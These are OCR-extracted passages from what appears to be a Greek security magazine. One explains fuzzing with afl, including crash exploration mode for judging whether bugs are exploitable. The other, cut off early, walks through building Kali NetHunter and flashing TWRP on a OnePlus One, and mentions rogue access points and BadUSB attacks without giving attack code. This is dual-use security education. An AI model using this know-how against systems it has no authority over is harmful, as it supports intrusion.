Το αρχείο example.txt περιλαμβάνει το αρχικό σύνολο δεδομένων. Μετά την εκτέλεση του script θα προκύψουν αρχεία με ονόματα της μορφής ####-example.txt. Με τη βοήθειά τους θα μπορείτε να ξεκινήσετε τις ανελέητες δοκιμές σας και, αν σταθείτε τυχεροί, να εντοπίσετε κάποιο νέο bug.

Η εξέλιξη του κουνελιών

Πριν από μερικούς μήνες ο Michal Zalewski (http://lcamtuf.coredump.cx) δημοσίευσε έναν fuzzer με το όνομα afl (American Fuzzy Lop). Πρόκειται για την εξέλιξη ενός προηγούμενου εργαλείου που είχε κατασκευάσει ο ίδιος και ονομαζόταν bunny-the-fuzzer[2]. Ο afl ανήκει στην κατηγορία των "έξυπνων" fuzzer και λύνει ένα πολύ σημαντικό πρόβλημα που αντιμετωπίζουν τα εργαλεία της κατηγορίας: Αυτό της συνολικής κάλυψης του κώδικα. Αναρωτιέστε τι θα πει αυτό; Όταν προσπαθούμε να βρούμε τα πιθανά bugs ενός προγράμματος οφείλουμε να εξετάσουμε *ολόκληρο* τον κώδικα. Όπως έχουμε πει, όμως, οι fuzzers δεν αναλύουν τον πηγαίο κώδικα των προγραμμάτων. Πραγματοποιούν δοκιμές με τυχαίες παραλλαγές των δεδομένων

2. Το afl είναι επίσης ράτσα κουνελιού ;)

εισόδου κι εξετάζουν τις αντιδράσεις του προγράμματος. Ως εκ τούτου, ακόμα και μετά από ένα τεράστιο πλήθος δοκιμών ενδέχεται να έχουν ελέγξει ένα μικρό μέρος της λειτουργικότητας του προγράμματος και κατ' επέκταση μία μόνο περιοχή του κώδικα. Ο afl αντιμετωπίζει αυτό το πρόβλημα με την εξής μέθοδο:

- Με τη βοήθεια των δύο compilers που συνοδεύουν το afl (afl-gcc και afl-g++), το πρόγραμμα που εξετάζουμε εμπλουτίζεται με μερικά νέα τμήματα κώδικα τα οποία τοποθετούνται στο ξεκίνημα κάθε συνάρτησης και σε κάθε διακλάδωση. Η διαδικασία αυτή ονομάζεται code instrumentation.
- Το πρόγραμμα τροφοδοτείται με δεδομένα που παραλλάσσονται (γίνονται fuzzed) με διάφορες τεχνικές.
- Με τη βοήθεια του instrumentation, ο afl καταγράφει ποια κομμάτια του κώδικα χρησιμοποιούνται και, με τη χρήση γενετικών αλγορίθμων, το fuzzing των δεδομένων εξελίσσεται με τέτοιο τρόπο ώστε να επιτευχθεί η μέγιστη κάλυψη του κώδικα.

Αν κι αυτό το τέχνασμα δεν είναι εντελώς καινούριο, η υλοποίησή του είναι εξαιρετικά πετυχημένη και καθιστά το afl έναν εύχρηστο, γρήγορο κι εξαιρετικά αποτελεσματικό fuzzer!

Βασική χρήση

Για να εργαστούμε με το alf πρέπει πρώτα να κατεβάσουμε και να μεταγλωττίσουμε την πιο πρόσφατη έκδοση του πηγαίου κώδικα. Κάτι τέτοιο μπορεί να γίνει πανεύκολα από την κονσόλα, με τη βοήθεια του wget:

```
$ wget http://lcamtuf.coredump.cx/afl/releases/afl-latest.tgz
```

Αφού αποσυμπιέσουμε το πακέτο με τον κώδικα, αρκεί να μεταβούμε στον νέο κατάλογο που έχει δημιουργηθεί και να δώσουμε ένα απλό make[3]. Κατόπιν μπορούμε να χρησιμοποιήσουμε τους compilers του afl, ώστε να φυτέψουμε στον κώδικα των υπό εξέταση προγραμμάτων τα απαραίτητα "όργανα επιτήρησης". Για ένα πρόγραμμα που αναπτύσσουμε σε C, αρκεί να μεταβούμε στον κατάλογο που περιέχει τον πηγαίο κώδικα και να δώσουμε κάτι τέτοιο:

```
$ CC=/path/to/afl/afl-gcc  ./configure
$ make clean all
```

Αν το πρόγραμμά μας είναι γραμμένο σε C++ πρέπει να χρησιμοποιήσουμε τον άλλον compiler (afl-g++) και σ' αυτή την περίπτωση θα χρειαστεί να εκτελέσουμε τα εξής:

```
$ CXX=/path/to/afl/afl-g++  ./configure
$ make clean all
```

Στη συνέχεια μπορούμε να ξεκινήσουμε την εργασία μας, εξετάζοντας το εκτελέσιμο που προέκυψε από τη μεταγλώττιση:

```
./afl-fuzz -i testfiles_dir -o findings_dir /path/to/compiled_app @@
```

Το alf μπορεί να δεχτεί και να αλλοιώσει αρχεία δεδομένων διαφορετικών τύπων, γεγονός που διευκολύνει τη διεξαγωγή πάρα πολλών ελέγχων με μία μόνο εκτέλεση. Με την παράμετρο -i (input) ορίζουμε τον κατάλογο στον οποίο βρίσκονται τα

3. Αν δεν υπάρχει στο σύστημά σας το προγραμμάτκι make, θα πρέπει να εγκαταστήσετε όλο το πακέτο εργαλείων που απαιτούνται για τη μεταγλώττιση εφαρμογών. Αυτό γίνεται εύκολα δίνοντας sudo apt-get install build-essential

αρχεία με την "πρώτη ύλη". Η παράμετρος -o (output) δηλώνει τον κατάλογο στον οποίο θα αποθηκεύονται τα πιθανά ευρήματα, δηλαδή το είδος του προβλήματος που εντοπίστηκε και το σύνολο δεδομένων που το προκάλεσε. Το afl δεν θα μπορούσε να γνωρίζει τον τρόπο χρήσης κάθε προγράμματος, ούτε το πώς λαμβάνει δεδομένα από το χρήστη. Σκεφτείτε ότι υπάρχουν προγράμματα που δέχονται δεδομένα από το standard input κι άλλα, που διαβάζουν αρχεία. Εξάλλου, κάποια από τα προγράμματα της δεύτερης ομάδας απαιτούν και τις κατάλληλες παραμέτρους, ενώ κάποια άλλα όχι. Όταν το πρόγραμμα που εξετάζουμε τροφοδοτείται από το standard input, αρκεί να δώσουμε το όνομά του στο afl. Όταν όμως πρόκειται για πρόγραμμα που δέχεται αρχεία ή/και παραμέτρους, πρέπει να επιστρατεύσουμε τους χαρακτήρες @@. Με τη βοήθειά τους υποδεικνύουμε στο afl που τοποθετούνται τα αρχεία εισόδου, κατά την εκτέλεση του προγράμματος που εξετάζουμε.


Όπως καταλαβαίνετε, για να εργαστούμε με τον τρόπο που παρουσιάσαμε πρέπει να διαθέτουμε τον πηγαίο κώδικα του προγράμματος που ελέγχουμε. Αυτό όμως δεν είναι πάντοτε εφικτό. Έτσι, το afl μπορεί να λειτουργήσει και σαν "απλός" fuzzer, χωρίς να έχει προηγηθεί το code instrumentation. Κάτι τέτοιο επιτυγχάνεται με την παράμετρο -n.

Προς γνώση και συμμόρφωση

Πριν ξεκινήσετε την ενασχόληση με το fuzzing είναι χρήσιμο να έχετε μερικά πράγματα κατά νου. Για να ολοκληρωθεί ένας κύκλος του afl απαιτείται χρονικό διάστημα ανάλογο της έκτασης του κώδικα του προγράμματος που εξετάζουμε, καθώς και των δυνατοτήτων του υπολογιστή μας. Σε ορισμένες περιπτώσεις, αυτό το χρονικό διάστημα μπορεί να διαρκέσει μερικές μέρες! Στο ενδιάμεσο, το afl θα δημιουργεί και θα διαγράφει εκατοντάδες χιλιάδες αρχεία με πολύ μεγάλο ρυθμό. Αυτή η διαδικασία συνεπάγεται μία υπολογίσιμη καταπόνηση για το σκληρό δίσκο – ειδικά αν είναι SSD. Δεν θέλουμε να σας τρομάξουμε και δεν υπονοούμε ότι θα προκληθεί κάποια βλάβη, αλλά αν το μηχάνημα χρησιμοποιείται συχνά για fuzzing τότε ο χρόνος ζωής του δίσκου εργασίας μάλλον θα μειωθεί. Μία πολύ καλή λύση για την αντιμετώπιση του προβλήματος είναι η δημιουργία ενός εικονικού δίσκου στη μνήμη RAM (ram-disk) και η χρήση του afl πάνω σε αυτόν.

Μελετώντας το ατύχημα

Οι δυνατότητες του afl δεν εξαντλούνται σε όσα αναφέραμε. Μία πολύ ενδιαφέρουσα λειτουργία είναι το λεγόμενο crash exploration mode, που ενεργοποιείται με την παράμετρο -C. Ας υποθέσουμε ότι έχουμε χρησιμοποιήσει το afl με τον "κανονικό" τρόπο κι έχουμε εντοπίσει κάποια σύνολα δεδομένων που καταφέρνουν να κολλήσουν το υπό εξέταση πρόγραμμα. Παρεμπιπτόντως, τα σχετικά σύνολα δεδομένων (εφόσον βρεθούν) αποθηκεύονται στον υποκατάλογο crashes, μέσα στον κατάλογο που έχουμε ορίσει σαν έξοδο του afl (παράμετρος -o). Σε αυτό το σημείο ο αναλυτής γνωρίζει ότι έχει εντοπίσει τουλάχιστον ένα bug. Το επόμενο βήμα είναι να ελέγξει αν και κατά πόσο είναι εύκολο να εκμεταλλευτεί κανείς το συγκεκριμένο bug – το κατά πόσο είναι exploitable, αν προτιμάτε. Σε αυτή την εργασία βοηθάει το crash exploration mode του afl! Το μόνο που έχει να κάνει ο αναλυτής είναι να ενεργοποιήσει το εν λόγω mode και να δώσει ένα από τα σύνολα δεδομένων που προκάλεσε το κόλλημα. Τότε το afl χρησιμοποιεί γενετικούς αλγόριθμους για την αλλοίωση των δε-



Το περιβάλλον που προβάλλει το afl, κατά τη διάρκεια των εργασιών του.

δομένων και προσπαθεί να αναπαράγει το φαινόμενο, δηλαδή το κόλλημα. Με αυτό τον τρόπο εντοπίζονται γρήγορα όλα τα σύνολα δεδομένων που "ενεργοποιούν" το συγκεκριμένο bug κι ο αναλυτής μπορεί να τα μελετήσει και να κατασκευάσει εύκολα ένα σχετικό exploit.

Τα πράγματα στη θέση τους

Το fuzzing δεν αποτελεί έναν γρήγορο δρόμο προς τη δόξα. Η απόσταση μεταξύ ενός οποιουδήποτε bug κι ενός exploitable bug είναι πολύ μεγάλη. Το fuzzing βοηθά στον εντοπισμό των bugs γενικότερα και δεν οδηγεί σίγουρα στην ανακάλυψη μιας κρίσιμης ευπάθειας. Μερικές δοκιμές που έγιναν πρόσφατα με τη βοήθεια του afl ανέδειξαν προβλήματα σε εργαλεία που ούτε καν θα υποψιαζόμασταν (strings, less, file, dpkg κ.ά.). Τα σχετικά bugs δεν απειλούν την ασφάλεια ενός συστήματος. Όμως ένα σύνολο εργαλείων στο οποίο στηρίζονται πάμπολλες διανομές Linux, πώς να το κάνουμε, πρέπει να 'ναι όσο πιο σταθερό γίνεται! Ακριβώς γι' αυτό, τον τελευταίο καιρό έχει ξεκινήσει μια προσπάθεια από διάφορους ερευνητές ασφαλείας ανά τον κόσμο, ώστε να υποβληθούν στη διαδικασία του fuzzing τα πιο δημοφιλή εργαλεία και οι πιο διαδεδομένες βιβλιοθήκες του Linux. Αν θα θέλατε να συμβάλλετε κι εσείς σε αυτή την προσπάθεια, περάστε μια βόλτα από τη σελίδα `www.fuzzing-project.org`: εκεί πραγματοποιείται ο συντονισμός της έρευνας. Όσοι πιστοί προσέλθετε.

Skill: Intermediate
Tags: Kali NetHunter, Nexus, Android, TWRP recovery, MiTM, BadUSB



by Cr0wTom

Η επιθετική πλευρά του Android!


Το Kali Linux αποτελεί την αγαπημένη πλατφόρμα όλων όσοι ασχολούνται με το penetration testing. Τι θα λέγατε αν μπορούσατε από αύριο να το κουβαλάτε στην τσέπη σας; Πριν αρχίσετε να χασκογελάτε σατανικά, πρέπει να σας πούμε ότι δεν τρέχει σε όλες τις συσκευές Android. Ωστόσο, αν έχετε συσκευή Nexus ή αν είσαστε αρκετά φιλόδοξοι κι επίμονοι, ενδέχεται να είσαστε από τους τυχερούς :D

Δεν ξέρουμε αν το έχετε συνειδητοποιήσει, αλλά η εταιρεία Offensive Security μάς απασχολεί σχεδόν σε κάθε τεύχος του deltaHacker. Πρόκειται για την εταιρεία που ανέπτυξε αρχικά τη διανομή Backtrack Linux κι αργότερα τον πολύ πετυχημένο διάδοχό, το Kali Linux. Οι υπηρεσίες που προσφέρει η εταιρεία δεν περιορίζονται στην ανάπτυξη και συντήρηση μιας διανομής Linux. Η Offensive Security παρέχει μαθήματα στον τομέα του penetration testing, συμμετέχει στην ανάπτυξη του Metasploit, ενώ διατηρεί την ιστοσελίδα Exploit Database. Σε γενικές γραμμές αποτελεί ένα δραστήριο παίκτη στο χώρο της δικτυακής ασφάλειας, ο οποίος όμως μέχρι πρότινος παρουσίαζε μια σημαντική έλλειψη: Δεν είχε να προτείνει τίποτα για τις αγαπημένες μας φορητές συσκευές, που στηρίζονται στο Android. Έτσι, στηριζόμασταν σε εφαρμογές όπως το zAnti 2, το dSploit κ.ά. Όλα αυτά άλλαξαν άρδην, όταν η Offensive Security παρουσίασε το Kali Linux NetHunter! Μη νομίζετε ότι πρόκειται για μία ακόμα εφαρμογή. Το Kali Linux NetHunter αποτελεί μια τροποποιημένη εκδοχή του Android (custom ROM), η οποία περιέχει πληθώρα εργαλείων και scripts για εργασίες όπως το ασύρματο packet injection, η δημιουργία κακόβουλων Access Points, οι επιθέσεις HID μέσω της ευπάθειας BadUSB και πολλές άλλες. Το μόνο κακό σε αυτή την ιστορία σχετίζεται με τις υποστηριζόμενες συσκευές. Όπως αντιλαμβάνεστε, εφόσον το NetHunter αποτελεί μια custom ROM δεν μπορεί να εγκατασταθεί σε οποιοδήποτε smartphone/tablet και οι συσκευές που επιτρέπουν κάτι τέτοιο είναι λίγες. Ο προσαρμοσμένος πυρήνας στον οποίο στηρίζεται το NetHunter μπορεί να τρέξει μόνο σε ορισμένες συσκευές Nexus της Google. Συγκεκριμένα, υποστηρίζονται τα μοντέλα των σειρών Nexus 5, Nexus 7 και Nexus 10, καθώς και κάποια ακόμα που βρίσκονται σε πειραματικό στάδιο (Nexus 4, Oneplus One). Ευελπιστούμε τουλάχιστον ότι στο άμεσο μέλλον θα κυκλοφορήσουν εκδοχές του NetHunter που θα τρέχουν και στις νεότερες συσκευές Nexus.

Εγκατάσταση του NetHunter

Για όσους διαθέτουν συμβατή συσκευή, η εγκατάσταση του Kali NetHunter είναι αρκετά εύκολη. Ας ρίξουμε μια ματιά στη διαδικασία. Κατ' αρχάς, αυτό που χρειαζόμαστε είναι ένα σύστημα με Windows καθώς και ο installer του NetHunter, που μπορούμε να κατεβάσουμε από το `http://images.kali.org/Kali_v1.0.9.sfx.exe`. Αφού εγκαταστήσουμε το συγκεκριμένο πακέτο, θα ξεκινήσει αυτόματα η εκτέλεση του λεγόμενου NetHunter Installer. Στο πρώτο βήμα της εγκατάστασης το πρόγραμμα θα μας προτείνει να εγκαταστήσουμε τους κατάλληλους drivers από τη Google, οι οποίοι απαιτούνται για την πρόσβαση στις συσκευές Nexus. Στο δεύτερο βήμα θα εμφανιστεί ένα μενού drop-down, από το οποίο πρέπει να επιλέξουμε τη συσκευή μας. Στο τρίτο βήμα το πρόγραμμα εμφανίζει τη λίστα με τα προγράμματα και τις ενημερώσεις που πρέπει να ληφθούν από το δίκτυο. Αφού πατήσουμε το σχετικό κουμπί και περιμένουμε να κατέβουν τα απαραίτητα πακέτα, μπορούμε να προχωρήσουμε στο επόμενο βήμα. Από εδώ και πέρα δεν θα χρειαστεί η δική μας παρέμβαση. Ακολουθούν τρία βήματα κατά τα οποία ξεκλειδώνεται η συσκευή, εγκαθίσταται το stock Android, προστίθενται οι εφαρμογές που απαρτίζουν το NetHunter και η συσκευή γίνεται rooted. Με το τέλος της διαδικασίας, η συσκευή είναι έτοιμη για penetration testing!

Στη δική μας περίπτωση, πάντως, τα πράγματα δεν ήταν τόσο απλά. Εμείς βλέπετε δεν είχαμε κάποια από τις συσκευές που υποστηρίζονται πλήρως. Διαθέταμε το Oneplus One και ήμασταν υποχρεωμένοι να χτίσουμε το NetHunter από τον πηγαίο κώδικα και να το εγκαταστήσουμε χειροκίνητα. Για το πρώτο σκέλος της εργασίας



Η εγκατάσταση του KaliNethunter στις υποστηριζόμενες συσκευές είναι αρκετά απλή. Το μόνο που έχουμε να κάνουμε είναι να κατεβάσουμε τον απαραίτητο installer και να ξεκινήσουμε τη διαδικασία.

–την προετοιμασία του ROM με το NetHunter– χρειαστήκαμε ένα σύστημα με την 64μπιτη εκδοχή του Kali Linux και περί τα 10GB διαθέσιμου αποθηκευτικού χώρου. Επιπρόσθετα, επειδή χτίσαμε το NetHunter πάνω στην επίσημη ROM του Oneplus One, φροντίσαμε πρώτα να την κατεβάσουμε από εδώ: http://d-h.st/HuG.

Η διαδικασία ξεκίνησε με τη λήψη του πηγαίου κώδικα του NetHunter. Έτσι, ανοίξαμε ένα τερματικό και εκτελέσαμε τις παρακάτω εντολές:

```
$ mkdir ~/arm-stuff
$ cd ~/arm-stuff
$ git clone https://github.com/offensive-security/gcc-arm-linux-gnueabihf-4.7
$ export PATH=${PATH}:/root/arm-stuff/gcc-arm-linux-gnueabihf-4.7/bin
$ git clone https://github.com/l0rdg3x/kali-nethunter
$ cd ~/arm-stuff/kali-nethunter
$ ./build-deps.sh
```

Όπως βλέπετε δημιουργήσαμε έναν "κατάλογο εργασίας" με το όνομα arm-stuff, μεταβήκαμε σ' αυτόν και κατεβάσαμε τον πηγαίο κώδικα του NetHunter από το σχετικό Github repository, στο https://github.com/offensive-security/kali-nethunter. Όταν ολοκληρώθηκε ο συγχρονισμός του repository παρατηρήσαμε ότι μεταξύ άλλων είχε δημιουργηθεί και ένας κατάλογος με το όνομα PLACE_ROM_HERE. Εκεί μέσα τοποθετήσαμε το επίσημο ROM της συσκευής μας. Αμέσως μετά εκτελέσαμε το script ονόματι androidmenu:

```
$ ./androidmenu.sh
```

Ακολουθώντας τις οδηγίες επί της οθόνης, μέσα σε λίγα λεπτά αποκτήσαμε το αρχείο KaliROM.zip. Προφανώς, το συγκεκριμένο πακέτο αποτελεί το custom ROM με το Kali NetHunter. Η διαδικασία που ακολουθήσαμε ως εδώ θα μπορούσε να εφαρμοστεί για οποιαδήποτε συσκευή – ενδεχομένως και για κάποια που δεν υποστηρίζεται επίσημα! Στη συνέχεια έπρεπε να εγκαταστήσουμε το νέο ROM, όπως επίσης και την κατάλληλη εκδοχή του πυρήνα. Για το Oneplus One προσφέρεται ένας έτοιμος πυρήνας με όλους τους απαραίτητους drivers για τα περιφερειακά της συσκευής, τον οποίο μπορούμε να κατεβάσουμε από εδώ: https://github.com/l0rdg3x/AK-OnePone. Για την εγκατάσταση των δύο αρχείων πρέπει να χρησιμοποιηθεί το TWRP recovery.

Εγκατάσταση του TWRP recovery

Κάπου εδώ ξεκινά το δεύτερο σκέλος της εργασίας για την εγκατάσταση του NetHunter στο Oneplus One. Όπως είπαμε, σε αυτό το στάδιο θα χρειαστούμε το TWRP Recovery κι επομένως θα πρέπει να το εγκαταστήσουμε στη συσκευή. Γι' αυτή την εργασία χρειαζόμαστε τα ακόλουθα σύνεργα:

1. Ένα σύστημα με Windows 7 ή νεότερο
2. Ολόκληρο το Android SDK (http://developer.android.com/sdk/index.html#download) ή ένα πακετάκι με τα απολύτως απαραίτητα αρχεία (http://d-h.st/08w)
3. Το πακέτο με το TWRP recovery (http://techerrata.com/browse/twrp2/bacon)
4. Τους γενικούς drivers για συσκευές στην κατάσταση fastboot (www.koushikdutta.com/post/universal-adb-driver)

Πρέπει να τονίσουμε ότι η εγκατάσταση του TWRP recovery προϋποθέτει το ξεκλείδωμα του Bootloader της συσκευής, γεγονός που συνεπάγεται τη διαγραφή όλων των δεδομένων. Γι' αυτό το λόγο ξεκινήσαμε παίρνοντας ένα πλήρες backup, με μία εφαρμογή όπως το Titanium Backup. Αμέσως μετά εγκαταστήσαμε στα Windows τους drivers που είχαμε κατεβάσει, ενώ αποσυμπιέσαμε τα αρχεία του Android SDK σε έναν κατάλογο με το όνομα platform-tools. Σε αυτόν τον κατάλογο αντιγράψαμε και το πακέτο με το TWRP recovery image, αφού προηγουμένως το μετονομάσαμε σε "recovery.img". Ακολούθως ανοίξαμε το command line των Windows (cmd) με δικαιώματα administrator και μεταβήκαμε στον προαναφερθέντα κατάλογο (platform-tools). Σειρά είχε η προετοιμασία και η σύνδεση της συσκευής. Για το σκοπό αυτό την απενεργοποιήσαμε και την ενεργοποιήσαμε εκ νέου, κρατώντας πατημένα τα κουμπιά power κι εκείνο της αύξησης της έντασης του ήχου. Το πάτημα των πλήκτρων πρέπει να διαρκέσει έως ότου εμφανιστεί στην οθόνη η ένδειξη fastboot. Αμέσως μετά συνδέσαμε τη συσκευή στον υπολογιστή μέσω USB και ξεκλειδώσαμε τον Bootloader εκτελώντας τα ακόλουθα:

```
fastboot oem unlock
fastboot reboot
```


Η συσκευή μας πραγματοποίησε αυτόματα μια επανεκκίνηση κι εμείς φροντίσαμε να μπούμε πάλι σε fastboot mode, κρατώντας πατημένα τα πλήκτρα που αναφέραμε προηγουμένως. Πλέον ήμασταν έτοιμοι να εγκαταστήσουμε το TWRP recovery:

```
fastboot flash recovery recovery.img
fastboot reboot
```

Μετά κι από αυτή την επανεκκίνηση της συσκευής, το TWRP recovery είχε εγκατασταθεί με επιτυχία. Μάλιστα, για να μην αντικατασταθεί από τις μελλοντικές ενημερώσεις της συσκευής, μεταβήκαμε στην περιοχή Developer Options των ρυθμίσεων και φροντίσαμε να απενεργοποιήσουμε το "Update recovery with system updates". Τέλος, για να μπούμε στο recovery mode του Oneplus One και να ολοκληρώσουμε την εγκατάσταση NetHunter, χρειάστηκε να το απενεργοποιήσουμε και να το ενεργοποιήσουμε ξανά. Αυτή τη φορά, όμως, κρατούσαμε πατημένα τα πλήκτρα power και αυτό της μείωσης της έντασης του ήχου. Από τις επιλογές του TWRP recovery μεταφέραμε το πακέτο με το ROM του NetHunter όπως επίσης και τον πυρήνα, στον αποθηκευτικό χώρο της συσκευής. Ακολούθως πραγματοποιήσαμε μια ακόμα επανεκκίνηση, φροντίζοντας να εισέλθουμε πάλι στο TWRP recovery. Αυτή τη φορά πραγματοποιήσαμε τη διαγραφή των dalvik cache, cache και system και ολοκληρώσαμε (επιτέλους) την εργασία μας, εγκαθιστώντας το custom ROM και το νέο πυρήνα. Πραγματοποιώντας μια τελευταία επανεκκίνηση, η συσκευή μας φόρτωσε το NetHunter και ήμασταν έτοιμοι να ξεκινήσουμε.

Χειρισμός του NetHunter

Το Kali NetHunter, εκτός από τις εφαρμογές τρίτων που μπορεί να τρέξει (π.χ., bcmon για monitor mode της ασύρματης κάρτας δικτύου), διαθέτει κι αρκετές δικές του. Στην "κεντρική σελίδα" του λειτουργικού, στο λεγόμενο app drawer, συναντάμε ένα εικονίδιο με το σύμβολο του Kali Linux και το όνομα Kali Launcher. Πρόκειται για την περιοχή από την οποία ενεργοποιούνται οι βασικές λειτουργίες του NetHunter. Αν την επισκεφτούμε θα βρούμε έξι επιλογές, οι δύο από τις οποίες παρουσιάζουν ιδιαίτερο ενδιαφέρον. Πρόκειται γι' αυτές που αφορούν στην εκκίνηση και στον τερμα-

